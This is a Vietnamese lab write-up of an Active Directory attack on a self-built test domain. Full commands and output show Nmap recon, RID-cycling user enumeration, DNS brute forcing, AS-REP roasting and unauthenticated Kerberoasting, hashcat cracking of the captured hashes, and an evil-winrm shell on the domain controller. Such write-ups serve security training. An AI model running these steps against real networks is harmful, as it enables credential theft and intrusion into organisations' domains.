


Demo lab tấn công Active Directory

Luồng tấn công



Thông tin hệ thống

- Mạng con: 192.168.198.0 /24
- Cổng/DNS (DC): 192.168.198.10
- Các máy:
 - DC01 (Bộ điều khiển miền):
 - Hệ điều hành: Window server 2019
 - IP: 192.168.198.10
 - Miền: `vdt.local`
 - Vai trò: AD DS, DNS
 - WS01 (Máy trạm):
 - Hệ điều hành: Window 7
 - IP: 192.168.198.13
 - Miền: `vdt.local`
 - Vai trò: Máy trạm người dùng `dev01`
 - KALI (Máy tấn công):
 - Hệ điều hành: Kali Linux
 - IP: tự động DHCP

Recon

Nmap

- Sử dụng Nmap để recon. Từ kết quả các port và service đang chạy, chúng ta có thể thấy đây là một máy chủ Windows Server 2019 với vai trò là Domain Controller

```
(WSL) zsh cgk \pumpkin
~/Desktop/Viettel/VDT_2025/AD
$ cat nmap/details.nmap

File: nmap/details.nmap
1 # Nmap 7.94SVN scan initiated Thu May 29 14:30:13 2025 as: nmap -sC -sV -A -oA nmap/details -p 53,88,135,139,389,445,464,3269,5985,9389,49667,49670,53617, 192.168.198.10
2 Nmap scan report for 192.168.198.10
3 Host is up (0.0011s latency).
4
5 PORT      STATE SERVICE      VERSION
6 53/tcp    open  domain       Simple DNS Plus
7 88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-29 07:30:20Z)
8 135/tcp   open  msrpc        Microsoft Windows RPC
9 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
10 389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: vdt.local, Site: Default-First-Site-Name)
11 445/tcp   open  microsoft-ds?
12 464/tcp   open  kpasswd5?
13 3269/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: vdt.local, Site: Default-First-Site-Name)
14 3269/tcp  open  tcpwrapped
15 5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
16 |_ http-server-header: Microsoft-HTTPAPI/2.0
17 |_ http-title: Not Found
18 9389/tcp  open  mc-nmf       .NET Message Framing
19 49667/tcp open  msrpc        Microsoft Windows RPC
20 49670/tcp open  msrpc        Microsoft Windows RPC
21 53617/tcp open  msrpc        Microsoft Windows RPC
22 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
23 Device type: general purpose
24 Running (JUST GUESSING): Microsoft Windows 2019 (97%)
25 Aggressive OS guesses: Microsoft Windows Server 2019 (97%)
26 No exact OS matches for host (test conditions non-ideal).
27 Network Distance: 2 hops
28 Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
29
30 Host script results:
31 |_ smb2-time:
32 |   date: 2025-05-29T07:31:25
33 |   start_date: N/A
34 |_ nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:50:67:8c (VMware)
35 |_ smb2-security-mode:
36 |   3:111:
37 |_   Message signing enabled and required
38
39 TRACEROUTE (using port 3269/tcp)
40 HOP RTT      ADDRESS
41 1 1.36 ms 192.22.144.1
42 2 2.95 ms 192.168.198.10
43
44 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
45 # Nmap done at Thu May 29 14:32:04 2025 -- 1 IP address (1 host up) scanned in 111.55 seconds
```

- Dựa trên các cổng này, chúng ta sẽ ưu tiên:
 1. Tier 1:
 - Kiểm tra SMB (truy cập file unauth, hoặc các thư mục share có thể ghi. liệt kê người dùng, v.v.)
 2. Tier 2:
 - DNS - Kiểm tra zone transfers, hoặc brute-force các subdomains
 - LDAP - Liệt kê, có thể cần thông tin đăng nhập
 - Kerberos - Bruteforce username nếu không truy cập được vào SMB, AS-REP roasting với list usernames, Kerberoasting nếu có được credential.
- Ta sẽ sử dụng công cụ **Netexec** để khai thác một số common service. Đây là công cụ hỗ trợ nhiều giao thức như SMB, LDAP, WinRM, ... và có nhiều module như **spider_plus** để tìm tệp, **lsassy** để trích xuất thông tin xác thực, **backup_operator** để dump SAM/NTDS, ...

SMB - TCP 445 / 139

List shares


List các thư mục shares trên SMB nhưng bị reject

```
(WSL) zsh cgk \pumpkin
~/Desktop/Viettel/VDT_2025/AD
$ nxc smb 192.168.198.10 -u guest -p '' --shares
SMB 192.168.198.10 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:vdt.local) (signing:True) (SMBv1:False)
SMB 192.168.198.10 445 DC01 [-] vdt.local\guest: STATUS_LOGON_FAILURE
```

Enumerate users

- Mọi object Windows (bao gồm uses và groups) đều có security identifier (SID), là một ID bao gồm các thông tin về config domain và sẽ có dạng như là **S-1-5-21-1004336348-1177238915-682003330-512** , SID này bao gồm những thành phần sau
 - Revision level (1)
 - Identifier authority (5, NT Authority)
 - Domain identifier (21-1004336348-1177238915-682003330, Contoso)
 - RID (512, Domain Admins)
- Trong một domain hay một stand-alone host, toàn bộ SID ngoại trừ số cuối cùng sẽ giống nhau và số cuối cùng là định danh tương đối (relative identifier) hoặc RID. Các giá trị này nằm trong phạm vi có thể dự đoán được và do đó ta có thể brute force các

số trong phạm vi này và lấy danh sách user và group.



- Ta sẽ thử thực hiện tấn công RID Cycling bằng cách sử dụng null session để enumerate người dùng:

```
(WSL) zsh cgk \pumpkin
[ ~/Desktop/Viettel/VDI_2025/AD ]
> nxc smb 192.168.198.10 -u '' -p '' --rid-brute
SMB 192.168.198.10 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:vdt.local) (signing:True) (SMBv1:False)
SMB 192.168.198.10 445 DC01 [*] vdt.local:
SMB 192.168.198.10 445 DC01 498: VDT\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 192.168.198.10 445 DC01 500: VDT\Administrator (SidTypeUser)
SMB 192.168.198.10 445 DC01 501: VDT\Guest (SidTypeUser)
SMB 192.168.198.10 445 DC01 502: VDT\krbtgt (SidTypeUser)
SMB 192.168.198.10 445 DC01 512: VDT\Domain Admins (SidTypeGroup)
SMB 192.168.198.10 445 DC01 513: VDT\Domain Users (SidTypeGroup)
SMB 192.168.198.10 445 DC01 514: VDT\Domain Guests (SidTypeGroup)
SMB 192.168.198.10 445 DC01 515: VDT\Domain Computers (SidTypeGroup)
SMB 192.168.198.10 445 DC01 516: VDT\Domain Controllers (SidTypeGroup)
SMB 192.168.198.10 445 DC01 517: VDT\Cert Publishers (SidTypeAlias)
SMB 192.168.198.10 445 DC01 518: VDT\Schema Admins (SidTypeGroup)
SMB 192.168.198.10 445 DC01 519: VDT\Enterprise Admins (SidTypeGroup)
SMB 192.168.198.10 445 DC01 520: VDT\Group Policy Creator Owners (SidTypeGroup)
SMB 192.168.198.10 445 DC01 521: VDT\Read-only Domain Controllers (SidTypeGroup)
SMB 192.168.198.10 445 DC01 522: VDT\Cloneable Domain Controllers (SidTypeGroup)
SMB 192.168.198.10 445 DC01 525: VDT\Protected Users (SidTypeGroup)
SMB 192.168.198.10 445 DC01 526: VDT\Key Admins (SidTypeGroup)
SMB 192.168.198.10 445 DC01 527: VDT\Enterprise Key Admins (SidTypeGroup)
SMB 192.168.198.10 445 DC01 553: VDT\RAS and IAS Servers (SidTypeAlias)
SMB 192.168.198.10 445 DC01 571: VDT\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 192.168.198.10 445 DC01 572: VDT\Denied RODC Password Replication Group (SidTypeAlias)
SMB 192.168.198.10 445 DC01 1000: VDT\DC01$ (SidTypeUser)
SMB 192.168.198.10 445 DC01 1001: VDT\DC01$ (SidTypeUser)
SMB 192.168.198.10 445 DC01 1102: VDT\DnsAdmins (SidTypeAlias)
SMB 192.168.198.10 445 DC01 1103: VDT\DnsUpdateProxy (SidTypeGroup)
SMB 192.168.198.10 445 DC01 1104: VDT\dev01 (SidTypeUser)
SMB 192.168.198.10 445 DC01 1106: VDT\admin service (SidTypeUser)
SMB 192.168.198.10 445 DC01 1107: VDT\SRV01$ (SidTypeUser)
SMB 192.168.198.10 445 DC01 1108: VDT\WS01$ (SidTypeUser)
SMB 192.168.198.10 445 DC01 1109: VDT\LX01$ (SidTypeUser)
SMB 192.168.198.10 445 DC01 1111: VDT\dev02 (SidTypeUser)
```

Sau khi thành công, ta có thể lưu lại thành danh sách các user:

```
(WSL) zsh cgk \pumpkin
[ ~/Desktop/Viettel/VDI_2025/AD ]
> nxc smb 192.168.198.10 -u '' -p '' --rid-brute | grep SidTypeUser | cut -d\'\' -f2 | cut -d\'\' -f1 | tee users
Administrator
Guest
krbtgt
DC01
DC01$
dev01
admin service
SRV01$
WS01$
LX01$
dev02
```

DNS - TCP/UDP 53

TCP chỉ sử dụng cho DNS khi response size lớn hơn 512 bytes. Điều này thường liên quan đến Zone Transfer, việc này do server cung cấp thông tin mà nó có cho một domain. Có nhiều cách để enumerate DNS, nhưng việc server listen ở TCP 53 cho thấy ta nên thử Zone Transfer

Ta sử dụng `dig` và bắt đầu với domain `vdt.local` và không nhận được kết quả gì, khả năng cao là server này có cấu hình không cho phép Zone Transfer hoặc được cấu hình AD-Integrated, tức là dữ liệu DNS được lưu trữ trong dữ liệu AD và việc replication dữ liệu DNS giữa các DC diễn ra thông qua cơ chế replication của AD chứ không phải cơ chế Zone Transfer (AXFR/IXFR) truyền thống

giữa các máy chủ DNS

```
(WSL) zsh cgk \ pumpkin  
[ ~/Desktop/Viettel/VDT_2025/AD ]  
> dig axfr @192.168.198.10 vdt.local · 02/06/25 21:57  
  
; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> axfr @192.168.198.10 vdt.local  
; (1 server found)  
;; global options: +cmd  
; Transfer failed.
```

Tiếp theo ta sẽ thử brute force subdomains sử dụng `dnsenum`:

```
dnsenum --dnsserver 192.168.198.10 --enum -p 0 -s 0 -o subdomains.txt -f  
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt vdt.local
```

```
———— vdt.local ————  
  
Host's addresses:  
—————  
vdt.local. 600 IN A 192.168.198.10  
  
Name Servers:  
—————  
dc01.vdt.local. 3600 IN A 192.168.198.10  
  
Mail (MX) Servers:  
—————  
  
Trying Zone Transfers and getting Bind Versions:  
—————  
unresolvable name: dc01.vdt.local at /usr/bin//dnsenum line 900 thread 1.  
Trying Zone Transfer for vdt.local on dc01.vdt.local ...  
AXFR record query failed: no nameservers  
  
Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.t  
xt:  
—————  
gc._msdcs.vdt.local. 600 IN A 192.168.198.10  
domaindnszones.vdt.local. 600 IN A 192.168.198.10  
forestdnszones.vdt.local. 600 IN A 192.168.198.10  
srv01.vdt.local. 1200 IN A 192.168.198.11  
ws01.vdt.local. 1200 IN A 192.168.198.13  
dc01.vdt.local. 3600 IN A 192.168.198.10
```

Sau khi tìm thấy được domains, ta tiến hành thêm ánh xạ vào trong `/etc/hosts` và lưu lại danh sách subdomains để mở rộng attack surface:

```
13  
14 192.168.198.10 vdt.local dc01.vdt.local  
15 192.168.198.13 ws01.vdt.local  
16 192.168.198.11 srv01.vdt.local
```

Auth as `dev01`

Lấy password hash:

AS-Rep Roasting:

Khi có danh sách các user, ta sẽ nghĩ ngay đến việc tìm những users bị misconfig `DONT_REQUIRE_PREAUTH`, sau đấy sẽ thu hash và crack nó ra. Ta có thể sử dụng `impacket-GetNPUsers` để thực hiện tấn công AS-Rep Roasting

```
(WSL) zsh cgk \pumpkin
[ /mnt/h/Projects/VDT/VDT-AD-LAB ]
> GetNPUsers.py -usersfile users.txt -format hashcat -outputfile asrep.hash -no-pass vdt.local/
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$dev01@VDT.LOCAL:07bb318b236b1566388d4d7e328e9e75$491f3e5d4eb0e3c54cecf87a6ce62e0917bb4fa97ce4a81
921452ac011dea95f0a9ca8ad6473c833b2188de8f28953df493557ea1ffbb53e664089a6aebd60649252991fa20c0b981228d47aa5a4fb
a22f28f65a548a43514319b0b966002f5ab7f07cdf4df345709cd0fab84cfc4f6ba1cecef5c7d750679fdd8ef7c8ae54289f58d00b26c6e
1cb1c46541d13e06149e7b7cb7204fa44b000050b9adfb9b9b1301e83b540125bea9228bb3d7811611f3c93d758f7b6ada2ee93f60358a1
97bf5d2b9d251ccfa82b660905d1ac77e2f641bb9150b8b2bb89111f4be7a4d2efe10d9c105e035
```

Tương tự, ta có thể sử dụng `netexec` để tấn công AS-REP roasting:

```
(WSL) zsh cgk \pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
> nxc ldap 192.168.198.10 -u users.txt -p '' --asreproast asrephashes.txt
SMB 192.168.198.10 445 DC01 [*] Windows 10 / Server 2019 Build 17763
x64 (name:DC01) (domain:vdt.local) (signing:True) (SMBv1:False)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
LDAP 192.168.198.10 445 DC01 $krb5asrep$23$dev01@VDT.LOCAL:2041ebbf8
aa1448c12e970a257171d6$386635fe71640650ea7665be5da2179f6893e9d9e19b37c5c16e177091b7a6558c299
040184dd713f847d39f515687587cba7e3402d05756aeb8dbacbd0fa5385e747e821a2d63896bf2b86c41312b0a7
9821bf09424ae46541e644126d2852227cce30620a914fc5330dd99d78ab1b45e96f900edf5773aae64e1d3f1db8
e4cbf6634ddd57513d53042219789bed9b77f2eed4efe009cd2a3f925e17a7de8b092711ad19a797fdc1028524c4
84f8fae0d6d3a171fb836eacacbe0e1c8aea7b8fd3d7b90043eaca961ddce1a18b210eb585d24ca5e0a1b8b9b8f7
657803e7a2f24c7856a79d8
```

Kerberoasting

- Thông thường ta được biết rằng là Kerberoasting cần có được tài khoản có quyền truy cập vào domain thì mới dump được hash của các tài khoản có SPN hợp lệ trong admin. Tuy nhiên, việc tìm ra được các tài khoản có bật flag `DONT_REQUIRE_PREAUTH` đưa ra cho ta 2 hướng tấn công mới mà không cần tài khoản join domain:
 - Kerberoasting không cần pre-auth: ta có thể lợi dụng tài khoản có flag `DONT_REQUIRE_PREAUTH` (ở đây là `dev01`) để Kerberoast các SPN khác. Bằng cách gửi AS-REQ cho `dev01`, nhưng đặt SPN của một tài khoản dịch vụ khác (ví dụ: `MSSQLSvc/db.vdt.local` hoặc SPN của `dev01`) vào trường `sname`. KDC sẽ trả về ST cho tài khoản dịch vụ đó, được mã hóa bằng hash của tài khoản dịch vụ. Điều kiện là biết username của tài khoản `DONT_REQUIRE_PREAUTH` và username của tài khoản SPN mục tiêu.
 - Roast in the middle: Kẻ tấn công Man-in-the-Middle có thể chặn bất kỳ AS-REQ nào, sửa trường `sname` thành SPN mục tiêu và gửi lại KDC để lấy ST và crack hash. Điều này khả thi vì `req-body` của AS-REQ không được bảo vệ bằng checksum

Ta sẽ sử dụng công cụ `impacket-GetUserSPNs.py` để khai thác Kerberoasting unauth:

```
(WSL) zsh cgk \pumpkin
[ /mnt/h/Projects/VDT/VDT-AD-LAB ]
> GetUserSPNs.py -no-preauth dev01 -usersfile users.txt -dc-host 192.168.198.10 vdt.local/ | grep '^$krb' > ke
rberoasting_hashes

(WSL) zsh cgk \pumpkin
[ /mnt/h/Projects/VDT/VDT-AD-LAB ]
> cat kerberoasting_hashes
```

	File: kerberoasting_hashes
1	\$krb5tgs\$23\$*dev01\$VDT.LOCAL\$dev01*\$d2c34c9902519ed035989b8551b25379\$459687bdb06a431b675dbb28bd86e1619e23c0abe3c45f8d5ba862e6bc4a545cb4435bdd0f425ade7107c6a9ae925b55c5221942c37dd390dc9a861262fc451b7c3c9eeb872bdfc0f717a9e470c11817fd0db33215c4021ec782129a91243a7486ff3b3dfa3863246a0a2878b4d6ef75544fe084b067f80d5a02ae79e4fd06499762f1aa42e74c15d1b3e07d521059dd7b325a9889142bdb9de4793dab3d2e3ea27b52333d39ee6e5b78baad453f3bc7be556b4659ba36a5cf9eb77919733ff2f73526f0def768d3a188787df0b97e994aad53a15af30bbf7d70fceb42644211865ce39ca3a1cf65de79773e081bd25a912d32f9dae68a6c4ecf97d6b5993974bd6a6f29028e07f5c263025d8a7ee90bbb6ec5e41d4895abf2bbbde278a0d1a30b7f9e61132555f43d9bc7bc2f58aa1f800a598cdd6ca4b1fd06fa46970ddd21bc7af33b6e56ccb75ea254ffec4462f1e711e463d02b6601acfada24db3f9e86d454d5e027c4f177b44ed1872ab6c779d93da4767e95c7d466347adb77d0ef2c402330ed6def4438159a4b43ec1bea293df5ce23ba24c365df4c1dab4fe23911257d98abc080efc6713658af393320d6664d619a1f3d50587f8ab25ce77c5e320c043b0675e5de86b5703778032e8f5372afe91d1c7e15612bdd47d19175452d95c52179ca3ef9b34079ce7e2522c903c242fd0cbb78cdcbbaeef932270b6007585df7d6aadcbd54220de8bd90e808ac8ccc07ee469a4bd469de37497fb724e40ff544100b73966252a95e6017df348bdf678512bb44d6517c4cba916ca8415c05b3ca6fa488600ad4ec9abfd4a098cdc72bdcdc64ecb6dfcebfcd21fa71031bd5f2484e276fb6ecb9d20abc7eff30acb2b1e18e9eeea95e4d92c9773929e1f4c56ed9598cafff94b5f680d977a813f8911b9d797c9718d8393badeaf66e91a918d41a1adb482d2f4ad1b193d6bc586b9bab9a12883c125e588c1f1a050931c47a8a82c12417f8d779e0717bb5255cfff7ea5325adecdf7c70baefc0f0902ddc852e560192f63bc9847ee96291b7fd2349e8fba018b0dd9b044204748f0ef52cee3d47c87130a8957bbbe417673e0c2ee8d58e7f69d2aad4ab8f136252ffec88433cca2776a27b6aabe65499a90a399706ea6068a2db2948c960d1586dd6a4d64af7804e307dddb6b4e0c6fc950bccd75768ffbf331ccdba516637d11309aef873d12de0c5d6d276613e74b5c27358be15a9a014c10904dd4123e5e493180adaa20262878ecce05ef4e1d26180a8a7a5eed639b0aba768832859fe59e4cde4068915f5a5f6ef67de273e505064a4e3116c65a6f90f2d3ba2a19608d209be

Crack password hash

- Ta sử dụng `hashcat` mode 18200 để thực hiện offline cracking cho hash asrep roast

```
$krb5asrep$23$dev01@VDT.LOCAL:07bb318b236b1566388d4d7e328e9e75$491f3e5d4eb0e3c54cecf8d87a6ce62e0917bb4fa97ce4a81921452ac011dea95f0a9ca8ad6473c833b2188de8f28953df493557ea1ffbb53e664089a6aebd60649252991fa20c0b981228d47aa5a4fba22f28f65a548a43514319b0b966002f5ab7f07cdf4df345709cd0fab84cfc4f6ba1cecef5c7d750679fdd8ef7c8ae54289f58d00b26c6e1cb1c46541d13e06149e7b7cb7204fa44b000050b9adfb9b9b1301e83b540125bea9228bb3d7811611f3c93d758f7b6ada2ee93f60358a197bf52db9d251ccfa82b660905d1ac77e2f641bb9150b8b2bb89111f4be7a4d2efe10d9c105e035:Password123!
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$dev01@VDT.LOCAL:07bb318b236b1566388d4 ... 05e035
Time.Started.....: Tue May 27 21:27:39 2025 (0 secs)
Time.Estimated...: Tue May 27 21:27:39 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (./rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 80485 H/s (0.11ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 89/89 (100.00%)
Rejected.....: 0/89 (0.00%)
Restore.Point....: 0/89 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: PEACHME1 -> PAULICA

Started: Tue May 27 21:27:38 2025
Stopped: Tue May 27 21:27:41 2025
```


- Hoặc chúng ta cũng có thể sử dụng `hashcat` mode 13100 để crack hash Kerberoast

```
$krb5tgs$23$*dev01$VDT.LOCAL$dev01*$d2c34c9902519ed035989b8551b25379$459687bdb06a431b675dbb28bd86e1619e23c0abe3
c45f8d5ba862e6bc4a545cb4435bdd0f425ade7107c6a9ae925b55c5221942c37dd390dc9a861262fc451b7c3c9eeb872bdfc0f717a9e47
0c11817fd0db33215c4021ec782129a91243a7486ff3b3dfa3863246a0a2878b4d6ef75544fe084b067f80d5a02ae79e4fd06499762f1aa
42e74c15d1b3e07d521059dd7b325a9889142bdb9de4793dab3d2e3ea27b52333d39ee6e5b78baad453f3bc7be556b4659ba36a5cf9eb77
919733ff2f73526f0def768d3a188787df0b97e994aad53a15af30bbf7d70fceb42644211865ce39ca3a1cf65de79773e081bd25a912d32
f9dae68a6c4ecf97d6b5993974bd6a6f29028e07f5c263025d8a7ee90bbb6ec5e41d4895abf2bbbd278a0d1a30b7f9e61132555f43d9bc
7bc2f58aa1f800a598cdd6ca4b1fd06fa46970ddd21bc7af33b6e56ccb75ea254ffec4462f1e711e463d02b6601acfada24db3f9e86d454
d5e027c4f177b44ed1872ab6c779d93da767e95c7d466347adb77d0ef2c402330ed6def4438159a4b43ec1bea293df5ce23ba24c365df4
c1dab4fe23911257d98abcb080efc6713658af393320d6664d619a1f3d50587f8ab25ce77c5e320c043b0675e5de86b5703778032e8f537
2afef91d1c7e15612bdd47d19175452d95c52179ca3ef9b34079ce7e2522c903c242fd0cbb78cdcbaaeeef932270b6007585df7d6aadcb5
4220de8bd90e808ac8ccc07ee469a4bd469de37497fb724e40ff544100b73966252a95e6017df348bdf678512bb44d6517c4cba916ca841
5c05b3ca6fa488600ad4ec9abfd4a098cdc72bdcdcb64ecbdf6cebfcfd21fa71031bd5f2484e276fb6ecb9d20abc7eff30acb2b1e18e9eee
a95e4d92c973929e1f4c56ed9598cafff94b5f680d977a813f8911b9d797c9718d8393badeaf66e91a918d41a1adb482d2f4ad1b193d6bc
586b9bab9a12883c125e588c1f1a050931c47a8a82c12417f8d779e0717bb5255cfff7ea5325adecdf7c70baefc0f0902ddc852e560192f6
3bc9847ee96291b7fd2349e8feba018b0dd9b044204748f0ef52cee3d47c87130e8957bbb417673e0c2ee8d58e7f69d2aad4ab8f13625
2ffec88433cca2776a27b6aabe65499a90a399706ea6068a2db2948c960d1586dd6a4d64af7804e307ddd6b64e0c6fc950bccd75768ffb3
31ccdba516637d11309aef873d12de0c5d6d276613e74b5c27358be15a9a014c10904dd4123e5e493180adaa20262878ecce05ef4e1d261
80a8a7a5eed639b0aba768832859fe59e4cde4068915f5a5f6ef67de273e505064a4e3116c65a6f90f2d3ba2a19608d209be:Password12
3!
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*dev01$VDT.LOCAL$dev01*$d2c34c9902519ed ... d209be
Time.Started.....: Tue May 27 21:12:41 2025, (0 secs)
Time.Estimated...: Tue May 27 21:12:41 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (./rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 55971 H/s (0.05ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 89/89 (100.00%)
Rejected.....: 0/89 (0.00%)
Restore.Point....: 0/89 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: PEACHME1 → PAULICA

Started: Tue May 27 21:12:39 2025
Stopped: Tue May 27 21:12:43 2025
```

-> Có được tài khoản thuộc domain là `dev01:Password123!`

- Kiểm tra thông tin đăng nhập:

```
(WSL) zsh cgk ~ pumpkin
[~/Desktop/Viettel/VDI_2025/AD]
> nxc smb 192.168.198.10 -u 'dev01' -p 'Password123!'
SMB 192.168.198.10 445 DC01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:vdt.local) (signing:True) (SMBv1:False)
SMB 192.168.198.10 445 DC01 [+] vdt.local\dev01:Password123!
```

- Sau khi xác nhận thông tin đăng nhập là chính xác, ta sẽ tiến hành Initial access vào `dev01`, ở đây ta có một số công cụ như `smbexec.py`, `psexec.py` (remote access qua SMB), `wmiexec.py` (remote access qua WMI và các dynamic port RPC), ... Nhưng ở đây, ta sẽ sử dụng `evil-winrm`, công cụ này tận dụng khả năng thực thi shell code trực tiếp trong bộ nhớ qua giao thức WinRM, thay vì tạo ra các service Windows mới hoặc các scheduler tasks, điều này khiến cho giảm thiểu footprinting, nguy cơ bị phát hiện tốt hơn. Bên cạnh đó, `evil-winrm` hỗ trợ nhiều tính năng bao gồm upload, download file dễ dàng, hỗ trợ authen bằng Kerberos

và NTLM, cho phép định tuyến lưu lượng qua proxy SOCKS,

```
(WSL) zsh cgk \pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
> evil-winrm -i 192.168.198.10 -u dev01 -p 'Password123!'      • 02/06/25 22:36

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimple
mented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\dev01.VDT\Documents> whoami
vdt\dev01
